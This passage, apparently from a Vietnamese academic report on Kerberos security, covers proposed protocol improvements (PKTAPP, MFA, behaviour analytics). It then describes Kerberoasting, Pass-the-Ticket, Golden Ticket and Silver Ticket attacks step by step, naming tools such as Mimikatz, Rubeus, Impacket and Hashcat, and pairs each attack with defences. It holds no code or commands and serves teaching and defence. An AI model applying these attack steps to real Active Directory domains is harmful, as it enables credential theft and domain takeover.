
Ưu điểm chính của PKTAPP:

- Không cần thiết lập trước khóa chia sẻ hay lưu trữ hồ sơ người dùng trong KDC.
- Không cần biết danh tính trước giữa các thực thể.
- Dựa trên chứng chỉ PKI (như X.509) để thiết lập lòng tin.
- Giảm số lượng trao đổi thông điệp còn hai cặp:
    - Máy khách gửi AS_REQ với chứng chỉ và yêu cầu dịch vụ.
    - Máy chủ phản hồi bằng AS_REP chứa chứng chỉ máy chủ và khóa phiên.

PKTAPP được cho là cải thiện việc phân tán theo hai cách:

- Bỏ qua bước cấp vé ban đầu từ AS bằng chứng chỉ công khai có thời hạn dài.
- Hợp nhất TGS với máy chủ ứng dụng, giảm số lượng thành phần trung gian.

Mặc dù PKTAPP đòi hỏi tính toán khóa công khai, gây tăng chi phí xử lý, nhưng bù lại, nó tăng hiệu suất và khả năng phân tán toàn hệ thống.



Hình 13 – Sơ đồ khối của nguyên mẫu PKTAPP

5.5 Tích hợp xác thực đa yếu tố (MFA)

Tích hợp **MFA** vào quy trình xác thực Kerberos, yêu cầu người dùng cung cấp nhiều yếu tố xác thực (ví dụ: mật khẩu, Smart Card, mã OTP) trong giai đoạn AS Exchange.

Cơ chế hoạt động:

- Máy khách gửi yêu cầu **KRB_AS_REQ** kèm theo thông tin xác thực chính (mật khẩu hoặc chứng chỉ).
- AS yêu cầu yếu tố xác thực thứ hai, chẳng hạn như mã OTP từ ứng dụng Microsoft Authenticator hoặc xác thực sinh trắc học qua Windows Hello.
- Nếu cả hai yếu tố hợp lệ, AS cấp TGT như bình thường.

5.5.1 Lợi ích

- **Ngăn chặn tấn công dựa trên mật khẩu**: Hacker không thể sử dụng mật khẩu bị đánh cắp mà không có yếu tố thứ hai.
- **Tăng cường bảo mật**: Phù hợp với các tổ chức yêu cầu tuân thủ tiêu chuẩn như **NIST 800-63** hoặc **ISO 27001**.
- **Tính linh hoạt**: Có thể tích hợp với nhiều công nghệ MFA, như Smart Card, ứng dụng di động, hoặc thiết bị phần cứng (YubiKey).

5.5.2 Hạn chế

- **Chi phí triển khai**: Yêu cầu đầu tư vào giải pháp MFA (phần mềm, phần cứng, đào tạo).
- **Trải nghiệm người dùng**: Thêm bước xác thực có thể gây bất tiện, đặc biệt với người dùng không quen công nghệ.
- **Phụ thuộc vào bên thứ ba**: Một số giải pháp MFA yêu cầu tích hợp với nhà cung cấp bên ngoài, như Duo hoặc Okta.

5.5.3 Khả năng ứng dụng

- Phù hợp với các ngành nhạy cảm như y tế, tài chính, hoặc quốc phòng.
- Có thể tích hợp với các hệ thống hiện có, như Active Directory Federation Services (AD FS) hoặc Azure AD.

5.6 Giám sát và phát hiện tấn công tự động

Tăng cường khả năng giám sát thời gian thực và phát hiện bất thường trong hệ thống Kerberos bằng cách sử dụng UEBA (User and Entity Behavior Analytics) và AI/ML.

Cơ chế hoạt động:

- Thu thập và phân tích log Kerberos (EventID 4769, 4624, 4771) bằng hệ thống SIEM.
- Sử dụng thuật toán AI để xây dựng mô hình hành vi bình thường của người dùng và dịch vụ.
- Phát hiện bất thường, như yêu cầu TGS từ IP lạ, số lượng yêu cầu vé bất thường, hoặc đăng nhập từ tài khoản bị vô hiệu hóa.

- Tự động kích hoạt cảnh báo hoặc khóa tài khoản nếu phát hiện tấn công (như Kerberoasting, Pass-the-Ticket).

5.6.1 Lợi ích

- **Phát hiện nhanh**: Giảm thời gian phát hiện tấn công từ vài ngày xuống vài phút.
- **Tự động hóa phản ứng**: Tự động chặn tài khoản hoặc IP đáng ngờ, giảm tải cho đội ngũ bảo mật.
- **Tăng độ chính xác**: AI/ML giảm thiểu cảnh báo sai (false positives) so với quy tắc tĩnh.

5.6.2 Hạn chế

- **Chi phí cao**: Yêu cầu đầu tư vào SIEM, AI/ML, và nhân sự có kỹ năng.
- **Độ phức tạp**: Cần thời gian để huấn luyện mô hình AI và tích hợp với hệ thống hiện có.
- **Yêu cầu dữ liệu**: Hiệu quả phụ thuộc vào lượng log và dữ liệu lịch sử.

5.6.3 Khả năng ứng dụng

- Phù hợp với các tổ chức lớn có đội ngũ bảo mật chuyên nghiệp và ngân sách cao.
- Hỗ trợ tuân thủ các tiêu chuẩn như **GDPR**, **HIPAA**, hoặc **PCI DSS**.

5.7 Kết chương

Chương này đã trình bày một số đề xuất cải tiến và mở rộng nhằm tăng cường tính bảo mật, hiệu suất và khả năng mở rộng cho giao thức Kerberos. Các đề xuất bao gồm việc cải tiến hàm sinh khóa với muối động (S2KexS), tích hợp yếu tố vị trí vật lý (N-Kerberos), áp dụng xác thực bằng mật khẩu truy vấn trực tiếp (QDP), kết hợp mật mã khóa công khai (PKINIT, PKCROSS, PKTAPP), triển khai xác thực đa yếu tố (MFA), và ứng dụng AI/ML để giám sát và phát hiện tấn công tự động.

Những cải tiến này không chỉ giúp khắc phục các điểm yếu hiện tại của Kerberos mà còn hướng tới việc nâng cao độ tin cậy và bảo vệ hệ thống xác thực trong các môi trường doanh nghiệp hiện đại, đòi hỏi mức độ an toàn và tính sẵn sàng cao.

CHƯƠNG 6. CÁC KIỂU TẤN CÔNG VÀO GIAO THỨC KERBEROS THƯỜNG GẶP

6.1 Tấn công Kerberoasting

6.1.1 Tấn công Kerberosoasting là gì?

Kerberoasting là một kỹ thuật tấn công được thiết kế để khai thác cơ chế xác thực của giao thức Kerberos trong môi trường Active Directory. Mục tiêu chính của cuộc tấn công này là trích xuất các vé dịch vụ Kerberos (TGS – Ticket Granting Service) để tìm ra mật khẩu của các tài khoản dịch vụ đang chạy trong hệ thống. Vì Kerberos mã hóa vé TGS bằng mật khẩu NTLM của tài khoản dịch vụ, kẻ tấn công có thể thu thập những vé này và tiến hành bẻ khóa mật khẩu thông qua các cuộc tấn công brute-force offline.

Điều đáng lo ngại là Kerberoasting không yêu cầu quyền quản trị viên. Chỉ cần có một tài khoản miền hợp lệ, kẻ tấn công đã có thể yêu cầu vé TGS cho bất kỳ tài khoản dịch vụ nào mà nó có thể tìm thấy. Nếu tài khoản dịch vụ có quyền cao, chẳng hạn như tài khoản quản trị miền (Domain Admin), kẻ tấn công có thể leo thang đặc quyền và kiểm soát toàn bộ hệ thống mạng.

6.1.2 Cách thức hoạt động của tấn công Kerberoasting

Tấn công Kerberoasting diễn ra theo nhiều bước khác nhau. Trước tiên, kẻ tấn công tìm kiếm các tài khoản dịch vụ có cấu hình Service Principal Name (SPN) trong Active Directory. SPN là một định danh duy nhất cho mỗi dịch vụ và có thể được sử dụng để yêu cầu vé dịch vụ Kerberos. Việc truy vấn danh sách SPN không đòi hỏi quyền đặc biệt, điều này giúp kẻ tấn công dễ dàng thu thập thông tin về các tài khoản dịch vụ.

Sau khi xác định được các tài khoản có SPN, kẻ tấn công sử dụng tài khoản miền hợp lệ để yêu cầu vé TGS tương ứng. Vé này được Kerberos mã hóa bằng mật khẩu của tài khoản dịch vụ. Do không có bất kỳ biện pháp xác thực nào khác trong quá trình yêu cầu vé, kẻ tấn công có thể tự do thu thập nhiều vé TGS mà không bị hệ thống phát hiện ngay lập tức.

Khi đã có vé TGS trong tay, kẻ tấn công trích xuất nó ra và lưu lại dưới dạng file. Công cụ phổ biến được sử dụng để trích xuất vé bao gồm Mimikatz hoặc Rubeus. Vé này sau đó được chuyển sang các công cụ bẻ khóa mật khẩu như Hashcat hoặc John the Ripper để tiến hành brute-force offline. Nếu mật khẩu yếu hoặc không được thay đổi thường xuyên, kẻ tấn công có thể nhanh chóng tìm ra mật khẩu và sử dụng nó để truy cập vào hệ thống với quyền của tài khoản dịch vụ bị xâm phạm.

Các công cụ phổ biến được tin tặc sử dụng trong tấn công Kerberoasting bao gồm nhiều công cụ mạnh mẽ như Impacket (GetUserSPNs), PowerView, Mimikatz, Rubeus, Hashcat và John the Ripper. Impacket và PowerView được sử dụng để tìm kiếm các tài khoản dịch vụ có SPN, giúp kẻ tấn công xác định mục tiêu phù hợp. Trong khi đó, Mimikatz và Rubeus được dùng để trích xuất vé Kerberos từ bộ nhớ hoặc gửi yêu cầu vé mới từ KDC.

Sau khi có được vé TGS, kẻ tấn công tiếp tục sử dụng Hashcat hoặc John the Ripper để brute-force mật khẩu NTLM của tài khoản dịch vụ. Nếu mật khẩu quá yếu hoặc không được thay đổi thường xuyên, việc bẻ khóa có thể diễn ra nhanh chóng.

6.1.3 Cách phòng chống tấn công

Để giảm thiểu nguy cơ bị tấn công Kerberoasting, tổ chức cần áp dụng nhiều biện pháp bảo mật. Một trong những biện pháp quan trọng nhất là sử dụng mật khẩu mạnh cho các tài khoản dịch vụ. Mật khẩu nên có độ dài tối thiểu 25 ký tự, tránh sử dụng các mật khẩu dễ đoán và phải thay đổi định kỳ. Chính sách khóa tài khoản (Account Lockout Policy) cũng nên được áp dụng để ngăn chặn các cuộc tấn công brute-force.

Một giải pháp hiệu quả khác là sử dụng Group Managed Service Accounts (gMSA) của Microsoft. gMSA giúp tự động xoay vòng mật khẩu của tài khoản dịch vụ mà không cần sự can thiệp thủ công, giúp hạn chế rủi ro từ các cuộc tấn công Kerberoasting. Nếu không thể sử dụng gMSA, tổ chức nên đảm bảo rằng tài khoản dịch vụ chỉ có quyền tối thiểu cần thiết để thực hiện nhiệm vụ của nó.

Ngoài ra, tổ chức cũng cần giám sát hệ thống để phát hiện các dấu hiệu của tấn công Kerberoasting. Khi một vé TGS được yêu cầu, hệ thống sẽ ghi lại sự kiện với EventID 4769 trong Windows Event Log. Bằng cách theo dõi số lượng lớn yêu cầu vé TGS trong thời gian ngắn, tổ chức có thể phát hiện ra các hoạt động đáng ngờ và có biện pháp phản ứng kịp thời.

Một biện pháp khác để bảo vệ hệ thống là vô hiệu hóa mã hóa RC4 và sử dụng AES-256 để mã hóa vé TGS. RC4 dễ bị brute-force hơn so với AES-256, do đó việc vô hiệu hóa nó giúp giảm nguy cơ bị tấn công Kerberoasting. Ngoài ra, tổ chức cũng có thể triển khai các biện pháp bảo mật bổ sung như Zero Trust Security và Multi-Factor Authentication (MFA) để tăng cường khả năng phòng thủ.

6.2 Tấn công Pass-the-Ticket

Pass-the-Ticket (PTT) là một kỹ thuật tấn công nhắm vào cơ chế xác thực của giao thức Kerberos trong hệ thống Active Directory. Trong một cuộc tấn công PTT, kẻ tấn công trích xuất vé Kerberos (ticket) từ bộ nhớ của máy bị xâm nhập và sử dụng lại chúng để xác thực mà không cần biết mật khẩu của người dùng. Điều này cho phép kẻ tấn công truy cập vào các dịch vụ trong hệ thống mà không cần phải thực hiện brute-force mật khẩu hoặc đăng nhập truyền thống.

Pass-the-Ticket có thể được sử dụng để leo thang đặc quyền hoặc di chuyển ngang trong hệ thống mạng. Nếu kẻ tấn công chiếm được vé của một tài khoản có quyền cao, chẳng hạn như Domain Admin, chúng có thể kiểm soát toàn bộ hệ thống mà không cần đánh cắp mật khẩu thực tế.

6.2.1 Các bước hoạt động tấn công

Tấn công Pass-the-Ticket diễn ra qua nhiều bước:

Bước 1: Xâm nhập vào một máy tính trong hệ thống.

Để thực hiện cuộc tấn công, kẻ tấn công trước tiên cần xâm nhập vào một máy tính đã xác thực thành công với Kerberos. Điều này có thể được thực hiện qua nhiều phương pháp khác nhau:

- Lợi dụng lỗ hổng bảo mật: Kẻ tấn công có thể khai thác các lỗ hổng bảo mật trong hệ điều hành, phần mềm, hoặc ứng dụng để xâm nhập vào hệ thống.
- Tấn công Phishing: Bằng cách lừa đảo người dùng nhập thông tin đăng nhập vào trang web giả mạo hoặc tải xuống mã độc, kẻ tấn công có thể chiếm quyền điều khiển hệ thống.
- Sử dụng Credential dumping: Nếu kẻ tấn công có quyền truy cập vào hệ thống, chúng có thể sử dụng các công cụ như Mimikatz để lấy thông tin đăng nhập từ bộ nhớ.

Bước 2: Trích xuất vé Kerberos từ bộ nhớ.

Khi người dùng đăng nhập vào hệ thống sử dụng Kerberos, vé xác thực của họ sẽ được lưu trong bộ nhớ của quá trình Local Security Authority Subsystem Service (LSASS) trên máy tính. Kẻ tấn công có thể sử dụng các công cụ sau để trích xuất các vé này:

- Mimikatz: Công cụ mạnh mẽ giúp trích xuất và thao tác vé Kerberos.
- Rubeus: Một công cụ hỗ trợ nhiều kỹ thuật tấn công vào Kerberos, bao gồm Pass-the-Ticket.
- Impacket: Bộ công cụ Python hỗ trợ tấn công vào hệ thống Windows, bao gồm các tấn công vào Kerberos.

Bước 3: Phát lại vé để truy cập hệ thống mà không cần mật khẩu.

Sau khi trích xuất thành công vé Kerberos từ bộ nhớ của LSASS, kẻ tấn công có thể sử dụng vé này để thực hiện xác thực trên các dịch vụ khác mà không cần cung cấp mật khẩu. Điều này giúp chúng có thể:

- Truy cập vào máy chủ, dịch vụ và tài nguyên mạng mà tài khoản bị đánh cắp có quyền truy cập.
- Leo thang đặc quyền nếu vé thuộc về tài khoản có quyền cao (ví dụ: Domain Admin).
- Tạo Golden Ticket hoặc Silver Ticket để duy trì quyền truy cập lâu dài vào hệ thống.

6.2.2 Hậu quả của tấn công Pass-the-Ticket

Tấn công Pass-the-Ticket có thể gây ra những hậu quả nghiêm trọng đối với hệ thống Active Directory. Một trong những tác động nguy hiểm nhất là leo thang đặc quyền. Nếu kẻ tấn công lấy được vé của một tài khoản có quyền cao, chẳng hạn như Domain Admin hoặc Enterprise Admin, chúng có thể kiểm soát hoàn toàn hệ thống.

Ngoài ra, Pass-the-Ticket cũng hỗ trợ di chuyển ngang, cho phép tin tặc truy cập vào các máy chủ và dịch vụ khác trong hệ thống. Điều này giúp chúng mở rộng phạm vi tấn công và tăng khả năng duy trì quyền truy cập vào hệ thống trong thời gian dài.

Hơn nữa, tấn công Pass-the-Ticket có thể được sử dụng để tạo các vé giả mạo, chẳng hạn như Golden Ticket hoặc Silver Ticket, giúp kẻ tấn công duy trì quyền truy cập vào hệ thống ngay cả khi mật khẩu của tài khoản bị thay đổi. Điều này làm cho việc phát hiện và ngăn chặn cuộc tấn công trở nên vô cùng khó khăn.

6.2.3 Cách phòng chống tấn công Pass-the-Ticket


Để giảm thiểu rủi ro của tấn công Pass-the-Ticket, tổ chức cần thực hiện các biện pháp bảo mật quan trọng:

- Bảo vệ LSASS bằng Windows Defender Credential Guard để ngăn chặn kẻ tấn công trích xuất vé từ bộ nhớ.
- Bật LSA Protection để ngăn chặn các công cụ như Mimikatz truy cập vào LSASS.
- Sử dụng xác thực đa yếu tố (MFA) để hạn chế việc sử dụng vé bị đánh cắp.
- Giới hạn thời gian sống của vé Kerberos để giảm thời gian kẻ tấn công có thể sử dụng vé.
- Giám sát EventID 4769 để phát hiện các hành vi bất thường liên quan đến Kerberos.
- Hạn chế quyền của tài khoản đặc quyền và không sử dụng tài khoản quản trị trên máy trạm thông thường.

6.3 Tấn công Golden Ticket

Golden Ticket là một cuộc tấn công mạng độc hại, trong đó kẻ tấn công cố gắng giành quyền truy cập gần như không giới hạn vào miền của tổ chức (bao gồm các thiết bị, tệp, bộ điều khiển miền, v.v.) bằng cách truy cập vào dữ liệu người dùng lưu trữ trong Microsoft Active Directory (AD). Cuộc tấn công này lợi dụng các lỗ hổng trong giao thức xác thực danh tính Kerberos, được sử dụng để truy cập AD, cho phép kẻ tấn công vượt qua quá trình xác thực bình thường.

Trong một cuộc tấn công Golden Ticket, kẻ tấn công tạo ra vé TGT giả mạo (Ticket Granting Ticket) có thể được sử dụng để truy cập mọi tài nguyên trong hệ thống, vì nó giả mạo danh tính hợp lệ và bỏ qua mọi bước xác thực thông thường. Khi vé Golden Ticket được tạo ra, kẻ tấn công có thể duy trì quyền truy cập không bị phát hiện trong thời gian dài, gây ra thiệt hại nghiêm trọng cho tổ chức.



Hình 14 – Tấn công Golden Ticket

6.3.1 Cách thức hoạt động của tấn công

Để thực hiện một cuộc tấn công Golden Ticket, kẻ tấn công cần có tên miền đầy đủ (fully qualified domain name), mã nhận dạng bảo mật của miền, hash mật khẩu KRBTGT và tên người dùng của tài khoản mà họ sẽ truy cập. Các bước dưới đây chi tiết cách kẻ tấn công thu thập thông tin này và cách chúng thực hiện cuộc tấn công.

Bước 1: Điều tra - Kẻ tấn công phải đã có quyền truy cập vào hệ thống. Thường thì email lừa đảo (phishing) được sử dụng để lần đầu tiên giành quyền truy cập vào hệ thống.

Bước 2: Đánh cắp hash KRBTGT - Kẻ tấn công sẽ truy xuất bộ điều khiển miền và đánh cắp hash NTLM của tài khoản KRBTGT.

Bước 3: Tạo vé TGT giả mạo - Khi có hash KRBTGT, kẻ tấn công tạo vé giả mạo để truy cập bộ điều khiển miền.

Bước 4: Duy trì quyền truy cập - Vé giả mạo có thể hoạt động trong thời gian dài mà không bị phát hiện.

6.3.2 Các biện pháp phòng chống

Các chiến lược phòng ngừa và phản ứng với mối đe dọa này cần được ưu tiên để các doanh nghiệp bảo vệ dữ liệu nhạy cảm.

Để bảo vệ khỏi mối đe dọa này, các tổ chức nên triển khai phần mềm quản lý mật khẩu để thực thi các tiêu chuẩn mật khẩu nghiêm ngặt và thay đổi chúng thường xuyên. Họ cũng nên đảm bảo rằng nhân viên không sử dụng máy tính chung cho công việc và rằng mỗi tài khoản cá nhân có mật khẩu duy nhất, làm cho việc phá mật khẩu trở nên khó khăn hơn.

Thêm vào đó, các tổ chức cần đảm bảo rằng cài đặt bảo mật cho Kerberos được cấu hình đúng, bao gồm việc thiết lập thời gian sống tối đa của các vé cho người dùng và không vượt quá giờ đăng nhập. Bất kỳ cài đặt nào vượt quá giờ đăng nhập ban đầu có thể cho phép người dùng truy cập vào dịch vụ mạng ngoài giờ đăng nhập của họ, đồng thời ảnh hưởng tiêu cực đến hiệu suất của KDC trong các yêu cầu vé, dẫn đến các cuộc tấn công DoS chống lại nó.

Ngoài ra, họ cần kích hoạt xác minh chứng chỉ thuộc tính đặc quyền cho Kerberos để ngăn kẻ tấn công lợi dụng các vé dịch vụ bị giả mạo để tạo ra các mã thông báo xác thực vượt qua các ranh giới bảo mật. Bằng cách thực hiện các bước phòng ngừa này và giảm thiểu các rủi ro liên quan đến cuộc tấn công Silver Ticket, các tổ chức có thể giảm đáng kể khả năng bị xâm nhập và bảo vệ các tài sản quan trọng.

6.4 Tấn công Silver Ticket

Tấn công Silver Ticket là một kỹ thuật tấn công lợi dụng lỗ hổng trong giao thức Kerberos để truy cập vào một dịch vụ cụ thể mà không cần sự xác thực từ Key Distribution Center (KDC). Kẻ tấn công có thể tạo ra các vé dịch vụ (TGS – Ticket Granting Service) giả mạo bằng cách sử dụng thông tin xác thực của một tài khoản dịch vụ trong hệ thống. Điều này cho phép kẻ tấn công đăng nhập và truy cập vào các tài nguyên quan trọng mà không cần phải thông qua bước xác thực chính thức của Active Directory.

Điểm đặc biệt của Silver Ticket là nó chỉ nhắm đến một dịch vụ cụ thể thay vì kiểm soát toàn bộ miền như Golden Ticket. Tuy nhiên, nếu dịch vụ bị tấn công có quyền truy cập quan trọng, kẻ tấn công có thể leo thang đặc quyền và mở rộng phạm vi ảnh hưởng đến toàn bộ hệ thống. Việc Silver Ticket không cần đến KDC khiến cuộc tấn công khó bị phát hiện, vì các yêu cầu vé không xuất hiện trong nhật ký của bộ điều khiển miền (Domain Controller). Chính điều này khiến Silver Ticket trở thành một phương thức tấn công tinh vi và nguy hiểm đối với các hệ thống sử dụng Kerberos.

6.4.1 Cách thức hoạt động của tấn công Silver Ticket

Tấn công Silver Ticket diễn ra theo một quy trình chặt chẽ, trong đó kẻ tấn công phải thu thập được thông tin xác thực của tài khoản dịch vụ trước khi có thể tạo vé giả mạo. Giai đoạn đầu tiên trong cuộc tấn công là thu thập thông tin về tài khoản dịch vụ trong hệ thống. Kẻ tấn công có thể đạt được điều này bằng nhiều cách khác nhau, chẳng hạn như thực hiện

tấn công Kerberoasting để trích xuất các vé dịch vụ hợp lệ và brute-force để tìm ra mật khẩu tài khoản. Ngoài ra, việc khai thác hệ thống hoặc sử dụng các công cụ đánh cắp thông tin như Mimikatz cũng giúp kẻ tấn công lấy được hash NTLM của tài khoản dịch vụ.

Sau khi có được mật khẩu hoặc hash NTLM của tài khoản dịch vụ, kẻ tấn công sẽ sử dụng các công cụ như Mimikatz hoặc Rubeus để tạo ra một vé TGS giả mạo. Do vé này được mã hóa bằng mật khẩu của tài khoản dịch vụ, hệ thống không thể phân biệt nó với vé hợp lệ. Điều quan trọng ở đây là vì Silver Ticket không yêu cầu xác thực từ KDC, hệ thống sẽ không ghi lại các sự kiện đăng nhập bất thường trên Domain Controller, khiến cho cuộc tấn công gần như vô hình trước các biện pháp giám sát truyền thống.

Sau khi tạo thành công vé giả, kẻ tấn công có thể sử dụng nó để truy cập vào dịch vụ mục tiêu mà không cần nhập mật khẩu thực tế. Các dịch vụ phổ biến mà kẻ tấn công thường nhắm đến bao gồm Microsoft SQL Server, SharePoint, Exchange Server và Active Directory Federation Services (ADFS). Nếu tài khoản dịch vụ có quyền truy cập cao, kẻ tấn công có thể leo thang đặc quyền để chiếm quyền kiểm soát hệ thống hoặc thực hiện các cuộc tấn công tiếp theo.

6.4.2 Biện pháp phòng chống tấn công Silver Ticket

Để ngăn chặn tấn công Silver Ticket, tổ chức cần thực hiện một loạt các biện pháp bảo vệ nhằm giảm thiểu nguy cơ bị khai thác. Một trong những biện pháp quan trọng nhất là bảo vệ tài khoản dịch vụ bằng cách sử dụng mật khẩu mạnh. Mật khẩu của các tài khoản này nên có độ dài tối thiểu 25 ký tự và tránh sử dụng các cụm từ dễ đoán. Đồng thời, việc thay đổi mật khẩu định kỳ là cần thiết để vô hiệu hóa các vé Silver Ticket giả mạo đã được tạo trước đó. Nếu kẻ tấn công không thể duy trì mật khẩu hợp lệ, cuộc tấn công của chúng sẽ mất hiệu lực theo thời gian.

Bên cạnh việc bảo vệ tài khoản dịch vụ, tổ chức cần giám sát hệ thống để phát hiện các dấu hiệu bất thường có thể liên quan đến tấn công Silver Ticket. Một cách hiệu quả để làm điều này là theo dõi Windows Event Log để phát hiện các sự kiện liên quan đến vé Kerberos. Các sự kiện như EventID 4769 (yêu cầu TGS) hoặc EventID 4624 (đăng nhập thành công) từ các địa chỉ IP bất thường có thể là dấu hiệu của một cuộc tấn công. Việc sử dụng hệ thống SIEM (Security Information and Event Management) để thu thập và phân tích nhật ký hệ thống cũng giúp phát hiện các hành vi đáng ngờ liên quan đến vé Kerberos.

Ngoài ra, tổ chức nên tăng cường bảo mật hệ thống bằng cách sử dụng các cơ chế mã hóa mạnh hơn. Một trong những phương pháp hiệu quả là vô hiệu hóa mã hóa RC4 và thay thế bằng AES-256 để bảo vệ vé Kerberos. RC4 dễ bị brute-force hơn so với AES-256, do đó việc chuyển sang một thuật toán mã hóa mạnh hơn giúp giảm nguy cơ bị khai thác. Đồng thời, việc bật Windows Defender Credential Guard giúp bảo vệ bộ nhớ hệ thống khỏi các công cụ đánh cắp thông tin như Mimikatz, ngăn chặn kẻ tấn công truy cập vào thông tin xác thực của tài khoản dịch vụ.

6.5 Brute-force vé Kerberos

Brute-force vé Kerberos là một kỹ thuật tấn công nhằm bẻ khóa mật khẩu của tài khoản dịch vụ bằng cách khai thác cơ chế xác thực của giao thức Kerberos. Cuộc tấn công này thường nhắm vào vé dịch vụ Kerberos (TGS – Ticket Granting Service) vì chúng được mã hóa bằng mật khẩu của tài khoản dịch vụ. Nếu mật khẩu yếu hoặc không thay đổi thường xuyên, kẻ tấn công có thể sử dụng các công cụ bẻ khóa để tìm ra mật khẩu và chiếm quyền kiểm soát hệ thống.

